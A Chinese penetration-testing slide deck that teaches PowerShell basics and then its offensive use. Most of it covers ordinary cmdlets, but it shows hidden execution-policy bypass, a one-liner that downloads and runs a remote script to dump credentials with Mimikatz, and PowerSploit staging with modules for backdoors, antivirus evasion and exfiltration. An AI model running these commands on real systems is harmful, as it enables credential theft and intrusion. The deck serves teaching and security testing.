POWERSHELL内网渗透实例

WhiteCellClub创始人、白细胞安全团队负责人 light

2015/09/07

目录

POWERSHELL简介


powershell简介

Powershell 是运行在windows上实现系统和应用程序管理自动化的命令行脚本环境。你可以把它看成是命令行提示符cmd.exe的扩充，或是颠覆。


powershell需要.NET环境的支持，同时支持.NET对象。其可读性，易用性，可以位居当前所有shell之首。 当前powershell有四版本，分别为1.0，2.0，3.0 ,4.0

操作系统	powershell版本	是否可升级
window7/Windows Server 2008	2.0	可以升级为3.0，4.0
Windows 8 /Windows server 2012	3.0	可以升级为4.0
Windows 8.1/Windows server 2012 R2	4.0	否

powershell简介




```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe - powershell
C:\Users\administrat0r>powershell
Windows PowerShell
版权所有 (C) 2009 Microsoft Corporation。保留所有权利。

PS C:\Users\administrat0r>
```



运行


Windows 将根据您所输入的名称，为您打开相应的程序、文件夹、文档或 Internet 资源。

打开(O): powershell




启动powershell

查看版本，在命令行窗口中输入命令
$PSVersionTable.PSVersion



```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
PS C:\Users\administrat0r> $PSVersionTable.PSVersion

Major  Minor  Build  Revision
-----  -----  -----  --------
2      0      -1     -1
```

Windows PowerShell 集成脚本环境 (ISE)



```
PS C:\Users\administrat0r>
```

powershell简介

CMD命令

netstat
ipconfig
route print
ls/dir
cls
...

LINUX命令

mkdir
rm
ls
clear
...

PowerShell命令的一些基本知识

- PowerShell的命令叫做cmdlet
- 具有一致的命名规范，都采用动词-名词形式，如New-Item
- 动词部分一般为Add、New、Get、Remove、Set等
- 命令的别名一般兼容Windows Command以及Linux Shell，如Get-ChildItem命令使用dir或ls均可
- PowerShell命令不区分大小写

powershell简介

以文件操作为例讲解PowerShell命令的基本用法

- 新建目录 New-Item whitecellclub -ItemType Directory
- 新建文件 New-Item light.txt -ItemType File
- 删除目录 Remove-Item whitecellclub
- 显示文本内容 Get-Content light.txt
- 设置文本内容 Set-Content light.txt -Value "i love light so much"
- 追加内容 Add-Content light.txt -Value "but i love you more"
- 清除内容 Clear-Content light.txt


powershell简介

powershell脚本

了解计算机上的现用执行策略，键入：get-executionpolicy

- Restricted——默认的设置， 不允许任何script运行
- AllSigned——只能运行经过数字证书签名的script
- RemoteSigned——运行本地的script不需要数字签名，但是运行从网络上下载的script就必须要有数字签名
- Unrestricted——允许所有的script运行。

若要在本地计算机上运行您编写的未签名脚本和来自其他用户的签名脚本，请使用以下命令将计算机上的执行策略更改为 RemoteSigned：
set-executionpolicy remotesigned



```
Windows PowerShell
版权所有 (C) 2009 Microsoft Corporation。保留所有权利。

PS C:\Windows\system32> Set-ExecutionPolicy unrestricted

执行策略更改
执行策略可以防止您执行不信任的脚本。更改执行策略可能会使您面临 about_Execution_Policies
帮助主题中所述的安全风险。是否要更改执行策略?
[Y] 是(Y)  [N] 否(N)  [S] 挂起(S)  [?] 帮助 (默认值为“Y”):
PS C:\Windows\system32>
```


powershell简介

powershell脚本

```
PS C:\Users\administrat0r\Desktop> '"Hello,Hackers"' > test.ps1

PS C:\Users\administrat0r\Desktop> .\test.ps1

Hello,Hackers
```

powershell简介

powershell脚本



1. [数学计算] (39+79-51)*497/28 = ?
   心算再快，应当也没有敲回车键快吧：

```
PS> (39+79-51)*497/28
1189.25
```

2. [日期] 距离下一个情人节还有多少分钟？
   我知道距离多少天好算，如果变成分钟呢？


```
$now=Get-Date
$day=[datetime]'2-14'
if($now -lt $day ){
 $day.Subtract($now).TotalMinutes
}
else{
 $day.AddYears(1).Subtract($now).TotalMinutes
}
```

3. [容量] 3GB > 3145726KB吗 ？

```
PS> 3gb -gt 3145726kb
True
```

powershell简介

powershell脚本



4. [ID]能产生一个GUID吗？

```
PS> [guid]::NewGuid()

Guid
----
0f283ab4-f402-400c-98ce-359442f11f1a
```

5. [文件] Windows目录下所有可执行文件exe的大小是多少？

```
dir $env:windir -Filter *.exe | measure -Sum Length
```

6. [注册表] 注册表路径HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework 下 ‘Enable64Bit’的值是多少？


```
(Get-ItemProperty -Path hklm:SOFTWARE\Microsoft\.NETFramework ).Enable64Bit
```

7. [证书] 指纹为[28DE15612AFF1CD69596AB17AF06AE86CB9C003B]的证书在证书存储区吗？

```
ls Cert:\LocalMachine\My\ |
 where { $_.Thumbprint -eq '28DE15612AFF1CD69596AB17AF06AE86CB9C003B' }
```

powershell简介

powershell脚本



8. [服务] 打印机服务有没有启动呢？

```
Get-Service spooler
```

9. [进程] 当前运行了多少个IE进程？

```
(Get-Process iexplore ).count
```

10. [报表] 将所有运行的进程信息导出为HTML报表？

```
Get-Process | ConvertTo-Html | Out-File a.html
```

powershell简介

powershell脚本

本地权限绕过执行

PowerShell.exe -ExecutionPolicy **Bypass** -File xxx.ps1

本地隐藏权限绕过执行脚本


PowerShell.exe -ExecutionPolicy **Bypass** -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden（隐藏窗口） -File xxx.ps1

直接用IEX下载远程的PS1脚本回来权限绕过执行

powershell "IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds"

powershell简介

powershell脚本



```
PS C:\Users\light\Desktop> .\test.ps1
.\test.ps1 : 无法加载文件 C:\Users\light\Desktop\test.ps1，因为在此系统上禁止运行脚本。有关详细信息，请参阅 http://go.m
icrosoft.com/fwlink/?LinkID=135170 中的 about_Execution_Policies。
所在位置 行:1 字符: 1
+ .\test.ps1
+ ~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) []，PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\light\Desktop> PowerShell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Normal
 -File .\test.ps1

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
    384      40    18548       2376   214    13.08   2092 360AP
     34       4      500        524    12            1896 AERTSr64
    162      19     3072       3516   103            1912 AppleMobileDeviceService
    297      32    84840     121276   423   231.06   3200 chrome
   1461      45   106500     108860   330    78.14   4332 chrome
   1597      89    65416     181556   648   273.45   6196 chrome
    297      32    34556      58332   274   140.45   7224 chrome
    238      25    51388      71388   341    13.59   8084 chrome
    288      27    55200      82320   525    13.22   9184 chrome
    297      29    81536     141656   401    55.88   9288 chrome
     40       5      612        460    27            1648 conhost
     40       5      904        708    27            2512 conhost
     44       5      904       3516    45     0.02   2900 conhost
     52       6      920       1112    53            3828 conhost
    250      29     9868      26344   234     0.83   6456 conhost
    396      17     1952       2272   126             536 csrss
```

POWERSPLOIT


powersploit

一款基于powershell的后渗透（Post-Exploitation）框架，集成大量渗透相关模块和功能。

https://github.com/mattifestation/PowerSploit


powersploit

Linux git clone powerspolit




```
root@kali:/opt# git clone https://github.com/mattifestation/PowerSploit.git
Cloning into 'PowerSploit'...
remote: Counting objects: 1573, done.
remote: Total 1573 (delta 0), reused 0 (delta 0), pack-reused 1573
Receiving objects: 100% (1573/1573), 5.88 MiB | 441 KiB/s, done.
Resolving deltas: 100% (781/781), done.
```

开启Apache服务



```
root@kali:~# service apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the ser
ver's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
```

搭建简易可下载powersploit脚本的服务器



```
localhost
Most Visited  Offensive Security  Kali Linux  Kali Docs  Exploit-DB

Index of /

     Name                Last modified      Size Description
---------------------------------------------------------------
AntivirusBypass/    07-Sep-2015 04:41    -
CodeExecution/      07-Sep-2015 04:41    -
Exfiltration/       07-Sep-2015 04:41    -
LICENSE             07-Sep-2015 04:41  1.6K
```

powersploit

模块	说明
CodeExecution	在目标主机执行代码
ScriptModification	在目标主机上创建或修改脚本
Persistence	后门脚本（持久性控制）
AntivirusBypass	发现杀软查杀特征
Exfiltration	目标主机上的信息搜集工具
Mayhem	蓝屏等破坏性脚本
Recon	以目标主机为跳板进行内网信息侦查

内网渗透实例

内网渗透实例

